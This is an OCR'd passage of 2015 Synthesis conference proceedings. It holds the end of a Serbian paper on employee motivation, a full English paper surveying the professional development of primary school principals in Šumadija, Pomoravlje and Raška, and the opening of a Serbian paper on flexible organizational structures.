bi ih zainteresovali da daju svoj maksimum, koristeći pri tom raspoloživa motivaciona sredstva. Da bi to uradili, neophodno je da pravilno razumeju proces motivacije – kako ona funkcioniše i koji tipovi motivacije postoje.

## ZAKLJUČAK

Motivacija zaposlenih i upravljanje performansama su centralna oblast upravljanja u organizaciji, jer imaju direktan uticaj na produktivnost, kvalitet usluga, rast, razvoj i opstanak organizacije. Kao posledica toga, najviše rukovodstvo treba da uspostavi istinsku motivacionu strukturu kako bi se postigle što veće performanse. Imajući u vidu važnost motivacije na performanse, pred naučnike, istraživače i preduzetnike postavljeni su veliki izazovi. Zbog složenosti i dinamičnosti ove akademske discipline, istraživači su pokušali da daju teorijsko objašnjenje o tome kako najbolji radnici da budu motivisani i kako to dovodi do većih performansi. Ipak, činjenica je da teorije ne mogu iscrpno objasniti ljudsko ponašanje. To je zato što su teorije ideološke i ponekad apstraktne, a mogu biti usmerene i u zadovoljenje radoznalosti istraživača. Stoga primena teorije u društvenim naukama moraju biti dobro vođena, a relevantni delovi teorije treba da se primene na dostizanje motivacije za visokim performansama organizacije.

Motivacija, upravljanje promenama i performansama su sastavni elementi organizacionog ponašanja. Pitanje motivacije je veoma složeno, pa samo multidisciplinarni timovi i poznavaoci ove sfere delovanja mogu pronaći odgovarajuće alate (sredstva) za podizanje motivacije na viši nivo. Zadovoljstvo zaposlenih klimom, kulturom, uslovima na poslu, adekvatno nagrađivanje za dobar rad i zalaganje rezultat su napora organizacije da obezbedi uslove za postizanje zacrtanih ciljeva.

Upravljanje performansama je složen pojam koji obuhvata različite dimenzije organizacije i ljudi, pa misija i ciljevi organizacije treba da budu dobro osmišljeni. Planiranje performansi, razvoj i sistemi nagrađivanja omogućavaju rukovodiocima da ostvare svoj istinski potencijal u doprinosu rastu i razvoju organizacije.

## LITERATURA


Adair, J. (2007). *Leadership and Motivation.* London: Kogan Page Publishers, Inc.

Andersen, B., & Fagerhaug, T. (2002). *Performance measurement explained: designing and implementing your state-of-the art system.* Milwaukee: American Society for Quality

Armstrong, M. (2001). *Handbook of Human Resource Management Practices*. London: Kogan Page Publishers Inc.

Armstrong, M. (2002). *Employee reward*. Trowbridge: Cromwell Press.

Beck, R.C. (2000). *Motivation. Theories and principles.* (4th edition) New Jersey: Prentice-Hall

Burke, W., Lake, D., & Paine, J.W. (2009). *Organization change: a comprehensive reader*. San Francisco: Jossey-Bass.

Carton, R., & Hofer, Ch. (2008). *Measuring Organizational Performance: Metrics for Entrepreneurship.* Camberley: Edward Elgar Publishing Limited.

Chan, K., & Drasgow, F. (2001). Toward a theory of individual differences and leadership: Understanding the motivation to lead. *Journal of Applied Psychology, 86*(3), *481-498.*

Cokins, G. (2009). *Performance Management: Integrating Strategy Execution, Methodologies, Risk, and Analytics.* New York: John Wiley and Sons.

Flamholtz, E. (1996). *Effective management control: theory and practice*. Berlin: Springer, Inc.

Green, T. (1992). *Performance and motivation strategies for today's workforce.* Westport: Greenwood Publishing Group.

Griffin, R. (2006). *Management.* Stamford: Cengage Learning.

Hatry, H. (2006). *Performance measurement: getting results.* Washington: The Urban Institute.

Hofstede, G. (2001). *Culture's consequences: comparing values, behaviours, institutions*. New York: SAGE Publication.

Hollenbeck, N., & Wright, G. (2005). *Menadžment ljudskih potencijala*. Zagreb: Zagrebačka škola ekonomije i menadžmenta

Janićijević, N. (2007). *Upravljanje organizacionim promenama.* Beograd: Centar za izdavačku delatnost Ekonomskog fakulteta u Beogradu

Kouzes, J.M., & Posner, B.Z. (2002). *The leadership challenge.* San Francisco: Jossey-Bass

Kubr, M. (2002). *Management consulting: a guide to the profession.* Geneva: International Labour Organization.

Manzoni, A., & Islam, S. (2009). *Performance Measurement in Corporate Governance: DEA Modelling.* Heidelberg: Physica-Verlag Heidelberg.

McShane, S., & von Glinow, M. (2003). *Organizational behavior*. New York: McGraw Hill.

Milligan, R., Maloney, T., & Maloney, T. (1996). *Human resource management for golf course superintendents.* New York: John Wiley and Sons.

Miljković, S. (2007). Motivation of employees and behavior modification in health care organizations. *Acta Medica Medianae. 46:53-62.*

Pattanayak, B. (2005). *Human Resource Management.* Delhi: PHI Learning Pvt. Ltd.

Pell, A. (2001). *The complete idiot's guide to human resource management*. London: Alpha Books.

Petri, H. & Govern, J. (2004). *Motivation: Theory, Research and Application.* Stamford: Wadsworth/Thomson.

Pinder, C. C. (1998). *Work motivation in organizational behavior.* Upper Saddle River, New York: Prentice-Hall.

Pulakos, E. (2009). *Performance Management: A New Approach for Driving Business Results*. New York: Wiley-Blackwell.

Robert, C. (2003). *Performance Management: Concepts, Skills, and Exercises.* New York: M.E. Sharpe.

Sims, R. (2007). *Human resource management: contemporary issues, challenges, and opportunities.* New York: International Age Publishing.

Thornton, G., & Rupp, D. (2006). *Assessment centers in human resource management: strategies for prediction.* London: Routledge.

Yukl, G. (2010). *Leadership in organizations. 7*th ed. Upper Saddle River: Pearson Prentice Hall.




DOI: 10.15308/Synthesis-2015-353-358

Synthesis
International Scientific Conference of IT and Business-Related Research

# IMPROVEMENT OF THE PROCESS OF SCHOOL PRINCIPALS' PROFESSIONAL DEVELOPMENT IN THE FIELD OF MANAGEMENT

## UNAPREĐENJE PROFESIONALNOG RAZVOJA DIREKTORA ŠKOLA U OBLASTI MENADŽMENTA

Snežana Đorđević[1], Jasmina Vesić Vasović[2], Miroslav Radojičić[2], Zoran Nešić[2]
[1]Sveti Sava Primary School, Batočina, Serbia
[2]University of Kragujevac, Faculty of Technical Sciences in Čačak, 65 Svetog Save, Čačak, Serbia

**Abstract:**
The aim of the research is to examine the professional development of school principals with the aim of more efficient organizing of their training in the field of management. The research is related to the professional development and the professional growth of the primary school principals in Šumadija, Pomoravlje and Raška districts. Research results indicate insufficient additional education of school principals for the role of the manager they perform; as well as the marginal role of professional development in increasing school principals' competence. To that end, the paper indicates that the professional development process should be designed according to the needs of school principals, the specific and current problems of the working environment, that is, the professional development of school principals should unite work and professional improvement with the use of practical knowledge.

**Key words:**
educational management, professional development, competence of school principals.

**Apstrakt:**
Cilj istraživanja prikazanog u ovom radu jeste da ispita profesionalni razvoj direktora škola u cilju efikasnije organizacije obuke direktora iz oblasti menadžmenta. Istraživanje se odnosi na profesionalni rast i razvoj direktora osnovnih škola u oblastima Šumadija, Pomoravlje i Raška. Rezultati istraživanja ukazuju da je dodatno obrazovanje direktora škola za funkciju menadžera koju obavljaju nedovoljno; kao i da je uloga profesionalnog razvoja u kompetenciji direktora sasvim marginalna. U tom smislu, ovaj rad dalje ističe da bi proces profesionalnog razvoja trebalo da bude osmišljen u skladu sa potrebama direktora škola, specifičnim i aktuelnim problemima njihovog radnog okruženja – drugim rečima profesionalni razvoj direktora škola trebalo bi da spaja rad i usavršavanje, uz korišćenje praktičnog znanja.

**Ključne reči:**
menadžment u obrazovanju, profesionalni razvoj, kompentencija direktora škole.

## 1. INTRODUCTION

In order to make changes at school, a school principal must be appropriately prepared, since educational reforms are ongoing processes which are so significant that they are related to the school survival and prosperity. That is why a leader must be flexible towards others, towards society and the environment in which he or she lives.

School principal is a manager and a leader too. As a manager, school principal performs that function independently or in cooperation with associates or the entire collective. As a leader, one must be self-critical first, in order to change others. The visionary in leading people is an important determinant of a school principal as a leader. Only when a school principal builds capacity for constant changing can he or she rule the changes.

The system of school principals' professional development or better yet (dis) order of that system is a subject to criticism. Based on international experience, quality assurance advisers in Educational Administration have made the Manual for self-assessment and evaluation of school work, which provided guidelines on how to check the quality of school work and proposed activities that would contribute to it. The school is expected to improve work and to take care of the professional development of teaching and non-teaching staff. This Manual includes specific requirements for school management, as well as the fact that a school leader should "own professional knowledge and organizational skills. He or she should be regularly trained in the field of organization and management. There is a plan at school about his or her professional development, a report on the implementation and other records. His or her work and behaviour serves as an example to everyone at school and contributes to the reputation of the school." (Manual for self-assessment and evaluation of school work, 2005, p. 108)

School development is inconceivable without the school principals' professional development and without development of their competence (Fullan, 2010; Leithwood, 1992; Mendeyz-Morse, 1992; NAESP, 2001). The school principal is expected to take an active role in the process of professional development, to be an agent of change, the creator of his or her own professional development and training.

## 2. THE EXPERIENCE OF EUROPEAN COUNTRIES WITH PROFESSIONALISING SCHOOL PRINCIPALS

The strength and development of the school system of individual states are identified, among other things, by caring about educational and professional development of school employees. When it comes to school principals, the situation in European countries is very different. This is demonstrated by the study on education and school principals' professional development in the function of their professionalization, created within the European Network for Improving and Development in Educational Management – ENIRDEM (Verbiest, 2001).

E-mail: snezana.bat@gmail.com
DOI: 10.15308/Synthesis-2015-359-363

Programs for education and school principals' training which are carried out by 15 institutions in 12 EU countries were analysed as a part of this research. In most countries such programs are called School / Educational Management Programs. In some countries, *e.g.* Finland or Norway, term Guidance in Education is used for such programs, while some other countries call them Programs for School Principals, *etc.* (Verbiest, 2001).

Most programs are implemented by higher education institutions for teaching professions. Sometimes these institutions/ faculties connect with other institutions in order to find the staff that would be most suitable for the quality implementation of the school principals' training programs. In one case, the government is the founder of the institution for the school principals' professional development (Slovenia), and in the other case the founder is the professional association (Czech Republic). In most cases, experts outside of the institutions which implement the program are included as creators of program contents.Most often those are experts in particular management disciplines (*e.g.* human resource management, development management, decision-making, *etc.*) and experienced experts from practice (school principals, advisers, *etc.*)

Intensive professionalization of school principals in countries in which programs have been implemented for more than 15 years can be attributed to the significant changes in the social and political context of schools, as well as the increased demands imposed on schools by their environment. Some institutions justify the introduction of programs by the need of school principals to improve their knowledge in the area of school management, which would enable them to manage school more rationally and more effectively. In some countries, educational policy initiated the beginning of the program, considering it a direct contribution to improving the quality of school work. Some countries make the completion of these programs and obtainment of license a prerequisite for assuming a certain work position. Financial motives are not negligible too, for completion of some of the programs significantly increases the salary of school principals. Higher education institutions, however, earn higher incomes by encouraging and introducing the programs, and also have closer cooperation with schools whose staff they train. By reviewing the European countries' experience in the professionalization of school principals, we can conclude that all countries have accepted the same goal toward which they are moving at an accelerated pace, but in consistence with their views and traditions. Thereat it is possible to observe how many of them are intensively working in this field, conducting research and applying current knowledge.

School principals' professional development in the analysed countries is not only the concern of the Ministry. Many various competent institutions are included in it. School principals' associations have the leading role in the professional development of school principals. By raising the professional competence of its members, these associations build their own reputation, and thus become a respectable factor in school systems of developed countries.

## 3. RESEARCH METHODOLOGY

The subject of this research relates to the professional development and the professional growth of the primary school principals in Šumadija, Pomoravlje and Raška Districts and in that sense it is focused on the dimensions of school principals' training for the manager role and on the role of professional development in increasing school principals' competence.

The aim of the research was to analyze the professional development of school principals and find guidelines for professional development that will contribute to the school principals' performance.

The hypothesis of the research is: the existing programs of formal and non-formal education and vocational training are aligned with the needs and expectations of school principals' profession as managers and leaders and they offer practical knowledge and skills needed in everyday work of school principals.

The practical implications of the research results, the questions and tasks would be to define the competence necessary for successful school management, as well as the creation of programs for improving professional growth, development, and training of school principals that will reflect their needs.

Analysis of the professional development and school principals' training in this paper was carried out by means of qualitative research, which is based on the methods and techniques of research paradigm. A questionnaire was composed to collect the information on school education and topics significant for educational policy, *i.e.* running, organization, management and control of school work. The research was implemented in 2014 and it included the directors of primary schools in Šumadija, Pomoravlje and Raška Districts.

The first part of the questionnaire is related to studying the attitudes and experiences of school principals in connection with their previous formal education, professional training, and the second part is related to the obstacles to the development of their professional competence and involvement in the professional development process. Questions used in the questionnaire were of an open-ended or close-ended type, and provided the possibility of examinees to create answers independently or to agree with some of the options. The research emphasis is on understanding and perception of reality from the perspective of a school principal who is a key factor, the so-called leader of changes (Fullan, 2002) in school context, responsible for the quality of work and the accomplished school results.

## 4. RESEARCH RESULTS ANALYSIS

The research sample included 69 primary school principals in Šumadija, Pomoravlje and Raška Districts in Serbia – 34 school principals from Šumadija District ((Municipality of Kragujevac, Aranđelovac, Topola, Knić, Lapovo, Rača and Batočina), 27 school principals from Pomoravlje District (Municipality of Svilajnac, Jagodina, Despotovac and Paraćin) and 8 school principals from Raška District (Municipality Novi Pazar and Raška). The results show that only one school principal had 20 years of service, being in the fifth term of office, so the largest part of the sample – 34.9% – mainly consisted of school principals who were in the first term of office (from 1 to 4 years). 26.9% of the school principals were in the second term of office (from 4 to 8 years). 15 school principals – 23.8% – were in the third term of office, having been in the position of a school principal for 8 to 12 years. 12.7% of school principals were in the fourth term of office, from 16 to 20 years. More than half of the sample included the school principals aged 41 - 50 years, all females (Table 1).

### 4.1 RELATIONSHIP BETWEEN SCHOOL PRINCIPALS AND THEIR FORMAL EDUCATION

The structure of surveyed school principals' sample shows their diversity according to criteria such as initial education, age, years of service as a school principal, which indicates their differences in competence. Most school principals - 44.8% of the sample – acquired the appropriate academic education in



DOI: 10.15308/Synthesis-2015-359-363

| Years of work as a school | % | Age | % | Gender | % |
|---|---|---|---|---|---|
| 1-4 | 35 | 20 – 30 | 0 | Female | 53.6 |
| 4 - 8 | 26.9 | 31 – 40 | 20.3 | Male | 46.4 |
| 8- 12 | 23.8 | 41 – 50 | 56.5 | | |
| 12 - 16 | 12.7 | 51 – 60 | 20.3 | | |
| More than 16 | 1.6 | Over sixty | 2.9 | | |

Table 1. The structure of the sample

class teaching by finishing Faculties of Education and Teacher Training Faculties, thus obtaining the necessary pedagogical education for teaching. A number of school principals - 17.9% of the sample – acquired the appropriate academic education by finishing the faculty in the field of natural sciences (Biology, Mathematics, and Chemistry), technical sciences (Technology and IT education) or Faculty of Physical education. 19.4% of this sample were school principals whose initial education was in the field of social sciences (Serbian language, History, Geography, Pedagogy and Special Education).

Out of all examinees, postgraduate education was acquired by 17.2% (1 PhD, 5 Magisters, 5 with master's degree, and 1 with master specialization), and only half of these school principals acquired education for the school principal's work (administration, management) throughout their educational process.





Figure 1. The level of school principals' education

As far as the school principals' experience in connection with their formal education is concerned, their opinions of whether their formal education included the guidance on administrative management of school or program/course for school principals, that is, whether they were prepared for the position of a school principal prior to taking the position, were examined. The results show that only one school principal (2%) had prepared for the job before taking office and that almost half of school principals (48%) have never prepared for school management, either before or during the term of office as a school principal. Examinees classified the acquisition of competence in the framework of formal educational institutions as relatively low.

People are competing for better results in all fields of work (higher quality products, better services, higher incomes, *etc.*). Thus, changes in education are encouraged, innovations are introduced, and reforms are implemented, with the aim of achieving better pedagogical and educational results. Thereat, the role of a school principal is the leading role because it is believed that school principals can provide good performance of schools and students, similarly as managers in other industries can contribute to the success of their companies.

Successful realisation of managerial positions in the school is conditioned by various influences. School principals who have the appropriate competence, who invest in personal professionalism and who know how to coordinate and direct school development based on a shared vision will act more successfully in that diversity (Staničić, 2005).

Due to such importance of school principals, attention is focused on raising the level of their competence, training prior to assuming managerial functions and training after the appointment. This tends to ensure their level of professionalism that will guarantee the successful realisation of the school vision and goals.

The size, stratification and level of competency a contemporary school principal needs to have in order to meet his or her demanding role successfully, can be obtained from various forms of training - before being appointed and from professional training after that. Almost half of the school principals included in our study have had no training for the school principal role either before or during the term of office. That is devastating and supports the fact that the centralised school administration has affirmed the criterion of obedience and loyalty of school principals to the ruling bureaucracy, as a measure of their quality.

## 4.2 PARTICIPATION OF SCHOOL PRINCIPALS IN PROFESSIONAL DEVELOPMENT ACTIVITIES DESIGNED FOR THEM

The research is further focused on the school principals' participation in professional development activities which are designed for them in order to develop their individual professional skills and knowledge.

As for the activities that develop individual and professional skills and knowledge of school principals in research activities or mentoring, as many as 86.6% of school principals have not been involved in research activities, and 13.4% of school principals were mentored or took part in them. 52.2% of school principals attended conferences, courses or seminars in order to observe rather than participate. The value of this approach is that school principals bring their problems and experiences to the process of qualifying, and actively learn from each other and from the examples of good practice. 43.1% of school principals use this type of professional development.

School principals are very reserved when it comes to didactical offers of learning through seminars and training sessions, believing that their freedom of decision-making regarding time and content is limited, that is, that structured learning arrangements do not respect their individual needs (Adrevski, 2014). School principals' answers indicate that they acquire their professional competence on their own initiative, by self-organized



DOI: 10.15308/Synthesis-2015-359-363

activities, outside of educational institutions. It also appears that they have acquired their professional, personal and social skills during their working life (by working in school), and not within some educational engagement. School principals evaluate knowledge and learning offers based on how application oriented they are, they want knowledge and information that are current and helpful for overcoming the problems at workplace, which means the knowledge that is appropriate and oriented towards the precisely set performance targets. Knowledge without practical orientation is an unnecessary burden to them, they want to learn in relation to the concrete situation and specific need, and therefore, they prefer learning for current and foreseeable challenges in the world of work and their school milieu.

### 4.3 THE REASONS THAT LEAD TO OBSTACLES TO PROFESSIONAL DEVELOPMENT OF SCHOOL PRINCIPALS

The next part of the research was related to the causes that lead to obstacles to the professional development of school principals and according to school principals the major obstacle is that professional development is too expensive and thus inaccessible and that they have no incentive to participate in professional development.

When asked to what extent they agreed with the aforementioned obstacles to their professional development, most examinees (63.8%) answered that insufficient prerequisites for a school principal - insufficient qualifications, experience and age – were not the obstacles. A large number of school principals (59.4%) said that the obstacle to their professional development was that professional development was too expensive and therefore unavailable. The reason why school principals do not invest in their professional development does not lie in the fact that it is not planned; this was stated by 81.2% of school principals. Family responsibilities to the majority of school principals 89.9% were not an obstacle to their professional development either. 58% of school principals disagreed with the statement that there were no suitable offers for professional development. The claim that there is no encouragement for participation in professional development activities was approved by 65.2% of school principals.

Bearing in mind the significant differences in school principals' competence, which are determined by their professional education acquired during undergraduate studies, structure, and years of their working experience, it is clear that their educational needs will have the decisive influence on professional development. Hypothesis that existing programs of formal and non-formal education and professional development are aligned with the needs and expectations of the school principals' profession as managers and leaders and that they offer practical knowledge and skills needed in everyday work of school principals – was not confirmed.

The research results indicate that the primary school principals in Šumadija, Pomoravlje and Raška Districts have rarely, or even never, received training through the professional development programs and in their opinion the main obstacle is that the professional development is too expensive and thus inaccessible and that they have no incentive to participate in it. They also point out that methods of conducting professional development do not provide enough practical knowledge and skills needed for the implementation of school principal's function, which is also a disadvantage. Today, the directors of educational institutions are expected to be constantly confronted with problems and to decide quickly, but the academic contents dominant in the professional development programs do not help them in concrete school environment.

Although these results rely on the subjective assessment of primary school principals in Šumadija, Pomoravlje and Raška Districts, based on which we cannot get general conclusions, they raise issues of general importance in the context of education quality: of (de) motivation of educational institutions' principals to professionally develop in the field of management and thus improve the quality of education and the (un) alignment of content of professional development with the needs and expectations of the school principals profession and the real needs and challenges which schools face today. This conclusion is supported by a large number of papers which present the results of qualitative and quantitative research on efficiency of professional improvement of school principals. (John, 2002; Kartal, 2010; Xu, 2011; Bottoms, O'Neill, Fry & Hill, 2003). Bottoms, O'Neill, Fry and Hill (2003) point out that the best method of school principals' training is through activities that are based on problem-solving, and elaborate that it is necessary to plan experiential learning in which the candidates will apply knowledge based on research and as a part of solving practical problems in schools, focusing on the basic functions of school, where the candidates will go through internships and learn from well renowned school principals – mentors, within the training process.

## 5. CONCLUSION

Starting with the research results, we can conclude that school principals would be more interested in training if they themselves participated in creating their own development and if they adapted the process to their needs and interests. The largest number of school principals wants the professional development to be realized through seminars and trainings that will be based on the model of experiential learning and the exchange of experiences among participants.

Studies in other countries have shown similar results. Namely, school principals usually point out that they do not respond well to modern methods of professional development, such as the workshop approach, role plays, simulation of the processes, *etc.* They usually consider this way of training a frivolous game that is not appropriate to their professional development. Bearing this in mind, the question is: Which learning models are the most appropriate for school principals' professional development and how should school principals be motivated to be actively involved in this process?

Based on the research results, we can define the following recommendations for the improvement of school principals' professional development: the process of school principals' training would be most effective if it is implemented through seminars and trainings that are based on the exchange of experiences and models of experiential learning. Most school principals then see themselves as active participants. This data is consistent with the theoretical analysis of the so-called school of the future, in which professional development should be based on cooperation and team work of all the employees at school (school principal, teachers, and expert associates) and models of learning that are adapted to all who participate in it.

School principals would, therefore, be prepared for professional development if seminars were created according to their needs, specific and current problems of the working environment, with the individualisation in the learning process and the optimum conditions for development of cooperative knowl-



DOI: 10.15308/Synthesis-2015-359-363

edge. Arrangements for school principals' learning should link work and learning, knowledge of practice should be meaningfully used and the acquired knowledge should be used in practice.

## REFERENCES


Andrevski, M., Arsenijević, J., & Tomić, M. (2014). Professional development of school directors. *Pedagoska stvarnost*, 60 (4),692-706.

Bottoms, G., O'Neill, K., Fry, B., & Hill, D. (2003). *Good Principals Are the Key to Successful Schools: Six Strategies to Prepare More Good Principals*. Atlanta: Southern Regional Education Board (SREB).

Drucker, F.P. (2002). *Veština delotvornog direktora*. Novi Sad: Adižes. (In Serbian).

Fullam, M. (2010). *Motion Leadership: The skinny on becoming change savvy*. Thousand Oak, CA: Corwin Press.

Fullan, M. (2002). The Change Leader. *Education Leadership*, 59 (8), 16-20.

Goff, P.T., Mavrogordato, M., & Goldring, E. (2012). Instructional Leadership in Charter Schools: Is There an Organizational Effect or Are Leadership Practices the Result of Faculty Characteristics and Preferences? *Leadership and Policy in Schools*, 11(1), 1-25.

Hallinger, Ph., & Snidvongs, K. (2005.) *Adding value to School Leadership and Management*. Nottingham: National College for School Leadership.

Jonh, P. (2002) The training needs of principals of private schools in the Union Territory of Pondicherry, India. ETD Collection for Fordham University. Paper AAI3056141. Retrieved January 20, 2015, form http//fordham.bepress.com/dissertations/AAI3056141

Kartal, S. (2010). Primary School Principles'Views about Inservise Training Activities. *International Journal of Human and Social Sciences*, 5(9), 598-603.

Leithwood, K.A. (1992) The move toward transformational leadership. *Educational Leadership*, 49 (5), 8-12.

McConchie, R. (1998.) Challenges for Educational Leadership in the 21st Century. Retrieved January 20, 2015, form http//icponline.org/disclaimer.htm

Mendez-Morse, S. (1992). *Leadership Characteristics that Facilitate School Change*. Austin, TX: Southwest Educational Development Laboratory (SEDL).

Ministarstvo prosvete i sporta Republike Srbije. (2005). *Pravilnik za samovrednovanje i vrednovanje rada škole*. Beograd:MPS.

National Association of Elementary School Principals. (2001). *Leading Learning Communities: NAESP Standards for What Principals Should Know and Be Able to Do*. NAESP: Alexandria, Virginia.

Radojičić, M., & Vesić Vasović, J. (2011). *Industrijski menadžment*. Tehnički fakultet: Čačak. (In Serbian).

Robbins, S., & Coulter, M. (2005). *Menadžment*. 8. Izdanje. Beograd: Data Status. (In Serbian).

Staničić, S. (2011). *Menadžment u obrazovanju*. Gornji Milanovac: Centar za marketing u obrazovanju.

Verbiest, E. (2001). *A Cross-European Survey on Training School Leaders: Leading Schools for Learning.* Ljubljana: Škola za direktore.

Xu, J. (2011). Primary and Secondary School Principal Training Research Based on Implicit Wisdom. *Educate*, 1(11), 31-43.




DOI: 10.15308/Synthesis-2015-359-363

Synthesis
International Scientific Conference of IT and Business-Related Research

# FLEKSIBILNE ORGANIZACIONE STRUKTURE KAO NOVE FORME ORGANIZACIONOG DIZAJNA

## FLEXIBLE ORGANIZATIONAL STRUCTURE AS A NEW FORM OF ORGANIZATIONAL DESIGN

Radmila Micić, Ljiljana Arsić
Ekonomski fakultet Univerziteta u Prištini-Kosovskoj Mitrovici, Srbija

**Apstrakt:**
Savremene organizacije posluju u turbulentnom okruženju, te sposobnost brzog prilagođavanja promenama postaje ključni faktor za njihov opstanak. Trendovi globalizacije i deregulacije, kulturne razlike, brze tehnološke promene izazvali su krupne promene u organizacionom dizajnu. Organizacije su primorane da napuštaju tradicionalni način poslovanja a podsticane na razmenu znanja i ideja. U radu se opisuju fleksibilne forme organizacionog dizajna: mrežna, modularna, virtualna i otvorena organizacija – organizacija bez granica. Rad se bavi i njihovim karakteristikama, prednostima i nedostacima. Cilj rada jeste da istakne karakteristike organizacione strukture, organizacione kulture i organizacionog učenja koje su svojstvene za fleksibilne modele. U radu se primenjuju kvalitativne metode istraživanja. Fleksibilne organizacione forme su kreirane u skladu sa konceptom organskog dizajna. One predstavljaju nehijerarhijske, decentralizovane, otvorene, inovativne organizacije.

**Ključne reči:**
organizacija, mrežna organizacija, modularna organizacija, virtualna organizacija, organizacija bez granica.

**Abstract:**
Contemporary organizations do business in turbulent environments, which is why the ability to promptly respond to the emerging changes has become a key factor for their survival. The trends of globalization and deregulation, cultural differences, rapid technological advances have all altered significantly organizational design. As a results, organizations are forced to discard the traditional way of doing business and encourage exchange of knowledge and ideas. The paper elaborates on flexible forms of organizational design: network, modular, virtual and open organizations - organizations without boundaries. It also examines their characteristics, advantages and disadvantages. The aim of the paper is to highlight the characteristics of the organizational structure, organizational culture and organizational learning which are typical for flexible models. Qualitative research methods are also applied for the purpose of this paper. Flexible organizational forms are designed according to the organic design concept. They are non-hierarchical, decentralized, open and innovative organizations.

**Key words:**
organization, network, modular organization, virtual organization, borderless organization.

## 1. UVOD

Živimo u vremenu brzih promena i visoke tehnologije, u kome znanje i informacije postaju ključni resurs organizacije. Savremeni trendovi iz okruženja: globalizacija tržišta i konkurencije, brze tehnološke promene, informatizacija poslovanja, promene u demografskoj strukturi, kulturne razlike, izvršili su snažan uticaj na transformaciju organizacija. Promena uslova poslovanja uslovila je pojavu novih formi organizacionog dizajna. U današnjem turbulentnom okruženju, u kome su tržišta globalna, a dinamika poslovanja sve intenzivnija, osnovni model organizacije, umesto hijerarhijskog, postaje mrežni. Primena mrežnog oblika organizacije znači da delovi organizacije imaju nezavisno upravljanje; da su interesi organizacije ispred interesa delova; da delovi organizacije nemaju puni poslovni suverenitet. Ciljevi formiranja mrežnih formi su različiti: snižavanje troškova proizvodnje, udruživanje kompetentnosti, razmena resursa, pristup tržištima, brzo lansiranje proizvoda i usluga na novom tržištu, zaštita inovacija, podela rizika pri realizaciji novih projekata i sl.

Fleksibilne forme organizacija imaju sve odlike organskg dizajna: nisku specijalizaciju, nisku formalizaciju i standardizaciju, mali broj hijerarhijskih nivoa, neposredno komuniciranje kao oblik koordinacije. Decentralizovane su, prihvataju i sprovode promene, razvijaju organizacionu kulturu, afirmišu organizaciono učenje, inovativnost, kreativnost i timski rad. Njihova glavna karakteristika je fleksibilnost odnosno sposobnost za korišćenje mogućnosti i šansi u cilju prilagođavanja promenama u okruženju.

U radu ćemo prikazati mrežnu, modularnu, virtualnu i otvorenu organizaciju kao nove forme organizacionog dizajna. Najpre ćemo ukazati na odlike tradicionalnih i savremenih organizacija. Zatim ćemo prikazati osnovne karakteristike, prednosti i nedostatke navedenih formi dizajna. Cilj rada je da istakne bitne odlike organizacione strukture, menadžera kao lidera, organizacione kulture i učenja u fleksibilnim organizacionim formama. Fleksibilne organizacione strukture odlikuje: nizak stepen specijalizacije, nizak stepen formalizacije i standardizacije, mali broj hijerarhijskih nivoa, neposredno komuniciranje i decentralizacija odlučivanja. Organizaciona kultura se bazira na sistemu vrednosti koje inisistiraju na otvorenosti u komunikaciji, saradnji, razmeni znanja, razvoju zaposlenih, prihvatanju promena i sl. U fokusu fleksibilnih organizacionih struktura je znanje, kao najvredniji resurs organizacije. Stoga, one afirmišu učenje i transfer znanja.



E-mail: radmila.micic@pr.ac.rs
DOI: 10.15308/Synthesis-2015-364-368

## 2. OD TRADICIONALNE KA SAVREMENOJ ORGANIZACIJI

Sve do šezdesetih i sedamdesetih godina prošlog veka poslovna klima je bila stabilna. Organizacije su poslovale u relativno stabilnom okruženju, što im je omogućavalo da planiraju i predviđaju poslovanje na duži rok. Niska konkurencija omogućila je organizacijama da uz masovnu proizvodnju minimiziraju troškove i time efikasno posluju. U takvim uslovima organizacije su kreirane prema konceptu mehaničkog dizajna: visoka specijalizacija, visoka formalizacija, visoka centralizacija, funkcionalno grupisanje poslova, veliki broj hijerarhijskih nivoa, direktna kontrola kao mehanizam koordinacije. Ovakav način dizajniranja stvarao je birokratsku organizaciju. Međutim, klasične hijerarhijske strukture su se pokazale kao neefikasne i nefleksibilne. Veliki broj hijerarhijskih nivoa postao je smetnja u slobodnom protoku informacija i razvoju inovativnosti i kreativnosti zaposlenih.

Tokom poslednje dve decenije XX veka, uslovi poslovanja se drastično menjaju. Okruženje postaje nestabilnije, dinamičnije i konkurentnije. Rizik i neizvesnost postaju dominantno obeležje uslova poslovanja. Organizacije ne mogu da planiraju poslovanje na duži rok. Rešavaju se nestrukturirani problemi i donose neprogramirane odluke koje zahtevaju timski rad i angažovanje stručnjaka koji poseduju šira znanja. Javlja se oštra konkurencija na globalnom tržištu. Sve su izraženiji zahtevi potrošača za jeftinijim i kvalitetnijim proizvodima. Dominira nagli razvoj tehnologije i pojava novih privrednih grana i biznisa.

Da bi odgovorili izazovima opstanka, menadžeri redizajniraju postojeće organizacione strukture i prilagođavaju organizaciju novanastalim uslovima u okruženju. Trend redizajniranja organizacija ide u pravcu stvaranja fleksibilnih struktura sa osobinama organskog dizajna: niska specijalizacija, niska formalizacija, visoka decentralizacija, grupisanje poslova oko procesa, neposredno komuniciranje kao oblik koordinacije. Organski dizajn kreira fleksibilnu debirokratizovanu organizaciju sa visokim potencijalom prilagođavanja promenama u okruženju.

Razlika između tradicionalne organizacije (kreirane prema mehaničkom dizajnu) i savremene organizacije (kreirane prema organskom dizajnu) ogleda se u tome da li je težište organizacije na:

- centralizaciji ili decentralizaciji,
- dubljoj ili plićoj podeli rada,
- uskom ili širokom rasponu kontrole,
- krutoj ili fleksibilnoj strukturi,
- statičnoj ili inovativnoj organizaciji,
- autoritetu pojedinca ili timskom radu,
- neuvažavanju ili uvažavanju ljudi u organizaciji,
- upravljanju ljudima ili upravljanju procesima,
- nepostojanju ili postojanju organizacione kulture,
- prihvatanju ili neprihvatanju rizika i promena, itd.

